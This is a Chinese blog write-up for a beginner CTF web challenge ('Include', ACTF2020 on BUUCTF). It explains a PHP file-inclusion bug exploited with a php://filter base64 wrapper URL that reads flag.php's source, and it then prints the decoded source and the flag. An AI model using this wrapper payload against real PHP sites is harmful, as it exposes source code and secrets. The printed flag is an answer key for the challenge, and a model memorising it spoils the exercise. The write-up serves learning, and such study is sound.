

# 第四篇笔记No.4 (7) [ACTF2020 新生赛]Include 1

原创

DYCCGEB 于 2020-10-27 21:12:07 发布 75 收藏

分类专栏: BUUCTF做题笔记 文章标签: web 安全

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_48963887/article/details/109320424](https://blog.csdn.net/weixin_48963887/article/details/109320424)

版权




[BUUCTF做题笔记 专栏收录该内容](#)

3 篇文章 0 订阅


订阅专栏

## 第四篇笔记No.4 (7) [ACTF2020 新生赛]Include1


这道题的知识点是文件包含和php伪协议。靶场的链接是<http://3511fd08-9f02-40df-b2c7-c391ba3f78bb.node3.buuoj.cn/>在链接之后加上/?file=php://filter/read=convert.base64-encode/resource=flag.php就可以得到flag了, 下面我们一起进去看看做题流程, 刚进去页面是这样的



进入后台



点了一下tips



看到显示 /?file=flag.php, 可以用伪协议读flag.php, 一般语句为php://filter/read=convert.base64-encode/resource=xxx 根据题目的具体情况, 在链接之后加上

[https://blog.csdn.net/weixin\\_48963887](https://blog.csdn.net/weixin_48963887)

?file=php://filter/read=convert.base64-encode/resource=flag.php 得到http://3511fd08-9f02-40df-b2c7-c391ba3f78bb.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php


← → ↻ 不安全 | 3511fd08-9f02-40df-b2c7-c391ba3f78bb.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NTg2NzU1NmYtNWE0NC00ZjRhLTgyOTMtNWEyZTQ2ODJIZDE3fQo=

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NTg2NzU1NmYtNWE0NC00ZjRhLTgyOTMtNWEyZTQ2ODJIZDE3fQo= 从密文可以看出是Base64加密，

[Base64解密链接](#)

解密之后



在线加密解密(采用Crypto-JS实现)

Feedback

加密/解密   散列/哈希   **BASE64**   图片/BASE64转换

明文:

```
<?php
echo "Can you find out the flag?";
//flag{5867556f-5a44-4f4a-8293-5a2e4682ed17}
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NTg2NzU1NmYtNWE0NC00ZjRhLTgyOTMtNWEyZTQ2ODJIZDE3fQo=
```

[https://blog.csdn.net/weixin\\_48963887](https://blog.csdn.net/weixin_48963887)

<?php echo "Can you find out the flag?"; //flag{5867556f-5a44-4f4a-8293-5a2e4682ed17} > 把flag复制进去之后就完成了,加油!!!